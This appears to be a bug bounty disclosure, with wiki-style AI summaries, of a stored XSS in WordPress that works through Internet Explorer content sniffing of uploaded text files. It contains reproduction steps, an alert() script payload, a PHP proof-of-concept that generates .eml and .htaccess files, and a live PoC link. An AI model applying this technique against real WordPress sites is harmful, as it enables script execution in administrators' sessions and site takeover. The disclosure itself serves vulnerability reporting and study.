Stored XSS in WordPress
An author-level user could upload a text file containing HTML and JavaScript, which Internet Explorer would render as HTML due to content sniffing, allowing stored cross-site scripting against administrators. An attacker could then execute script in the context of the WordPress site and potentially escalate privileges.

- Disclosed after 4 months
Hi,
Introduction
The upload mechanism in WordPress works by the role of the user who's trying to upload something. So every role has a permission to upload certain files. For the lowest role like author can upload harmless file such as txt, png, gif, jpg, zip, with this file the author role can't attack any other user with these files.
One thing is that txt file is harmful! there is a way to make the files that it's content-type is text/plain to be served as text/html in IE all versions!
So author can upload a txt file and attack the admin and other users with XSS exploit can be so much harmful due the admin can write php code like this #263718.
Technical Details
IE running a content sniffing on unknown content-type and if the page that is being sniffed has an iframe to another page the sniffing will run on the framed page as well so, if the page contain html content the iframe content will be showed as HTML even if it's a text file! And X-Content-Type-Options is useless even if you set it's value to nosniff it will be sniffed by IE anyway.
This finding belong to Jan (https://jankopecky.net/index.php/2017/04/18/0day-textplain-considered-harmful/)
Steps to reproduce
1- Sing in using author account.
2- Go to http://127.0.0.1/wordpress/wp-admin/upload.php.
3- Upload a text file like this one test.txt contains the following code :
<html><script>alert(document.domain)</script></html>.
4- Get the file URL ex : http://127.0.0.1/wordpress/wp-content/uploads/2017/10/test.txt.
5- Create eml file using SSH. follow the article steps or you can use this php script that I made.
poc.php?url={URL of the Text file in wordpress path}
<?php
$url = urlencode($_GET['url']);
$url = str_replace('%','=',$url);
$eml_content =
"TESTME
Content-Type: text/html
Content-Transfer-Encoding: quoted-printable

=3Chtml=3E=3Ch1=3EWordPress=3C=2Fhtml=3E
=3Ciframe=20src=3D=27$url=27=3E=3C=2Fiframe=3E=0A

";
$htaccess_content = "AddType message/rfc822 .eml
Header add Content-Transfer-Encoding \"quoted-printable\"";
$eml_file = file_put_contents("test.eml", $eml_content, FILE_APPEND | LOCK_EX );
$htaccess_file = file_put_contents(".htaccess", $htaccess_content, FILE_APPEND | LOCK_EX );
//echo $eml_content;
?>
6- After you create test.eml and .htaccess go to test.eml in any Windows and any IE version and you will see an alert of WordPress host!
Live PoC
Just create a file at this path http://127.0.0.1/wordpress/wp-content/uploads/2017/10/test.txt with the following code :
<html><script>alert(document.domain)</script></html>
And access this page using IE
http://playground.ahussam.me/test.eml
Screenshots


Test Environment
Windows 10, IE 11; Windows 8.1, IE 11; Windows 8 IE 10.
If you have any question I will be happy to answer it.
I am waiting your reply.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely Internet Explorer's content sniffing overrides the declared text/plain content type and the X-Content-Type-Options: nosniff header, causing uploaded text files to be rendered as HTML.
Impact
An attacker with author privileges could execute arbitrary JavaScript in the context of the WordPress site when an administrator views the crafted file in Internet Explorer, potentially leading to site compromise; the exploit is limited to Internet Explorer on Windows.
What the attacker needed
Author-level account; victim uses Internet Explorer on Windows; victim opens the crafted .eml file
How it was found
- Sign in using an author account.
- Go to the WordPress upload page.
- Upload a text file containing HTML and JavaScript.
- Obtain the URL of the uploaded file.
- Create an .eml file and .htaccess file using the provided PHP script or article steps.
- Open the .eml file in Internet Explorer on Windows to trigger the alert.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A low-privilege user could upload a plain text file that actually contained HTML and JavaScript. When an administrator opened that file in Internet Explorer, the browser ignored the file type and ran the script as if it were a normal web page. This let the attacker run code in the admin's browser, which could lead to taking over the site.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.